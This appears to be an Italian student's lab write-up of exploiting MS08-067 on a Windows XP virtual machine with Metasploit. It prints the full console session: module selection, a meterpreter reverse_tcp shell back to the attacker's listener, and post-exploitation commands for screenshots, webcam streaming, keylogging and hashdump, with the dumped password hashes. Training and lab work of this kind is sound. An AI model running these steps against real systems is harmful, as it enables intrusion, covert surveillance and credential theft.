

ESERCIZIO W17D1

In questo esercizio ho ottenuto una sessione meterpreter sulla macchina Windows XP.

Inizialmente tramite metasploit ho cercato un exploit che potesse andare bene per la vulnerabilità '**MS08-67**', l'ho selezionato con il comando use ed ho impostato RHOSTS con l'indirizzo ip di windows xp.

L'exploit che ho utilizzato: '**windows/smb/ms08_067_netapi**'.

Come payload ho utilizzato quello predefinito dall'exploit ovvero '**windows/meterpreter/reverse_tcp**'.

```
o To boldly go where no
  shell has gone before

=[ metasploit v6.3.46-dev ]
+ -- --[ 2378 exploits - 1233 auxiliary - 416 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search MS08-067

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
- - - - -
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic Targeting
```

Successivamente ho lanciato l'exploit ed una volta ottenuta la sessione meterpreter con il comando '**ifconfig**' ho verificato di essere all'interno della macchina Windows Xp vedendo appunto la configurazione di rete.

```

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:1039) at 2024-02-27 13:54:05 -0500

meterpreter > ifconfig


Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:11:34:08
MTU        : 1500
IPv4 Address : 192.168.11.113
IPv4 Netmask : 255.255.255.0

meterpreter >

```

Il primo comando che ho utilizzato è stato **'screenshot'** questo mi ha permesso di effettuare uno screenshot sulla macchina windows xp da salvare nella mia macchina kali.



Con il comando '**webcam_stream**' ho avuto accesso alla webcam presente su windows xp , mi sono connesso ad una pagina html dove era presente lo streaming della webcam.

```
[*] Target does not have a webcam
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/kali/SJZTLwER.htm
[*] Streaming ...
```

Con il comando '**keyscan_start**' ho potuto registrare la tastiera di windows xp , tutti i tasti digitati dall'utente sono stati salvati in seguito con il comando '**keyscan_dump**'.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter > █
```

Infine con il comando '**hashdump**' ho potuto recuperare tutti gli hash delle password presenti nel sistema operativo , questi hash possono essere usati successivamente per un crack delle password per averle in chiaro.

```
Screenshot saved to: /home/kali/vfj07LKQ.jpeg
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:b3b1910c3e4f863ff7ef69d309e5edb6:ad0048e43ea804fc1ae76c519133d6f5:::
mateo:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b0eafbcba834e22981f8e4e87ac8c4e0:::
meterpreter > █
```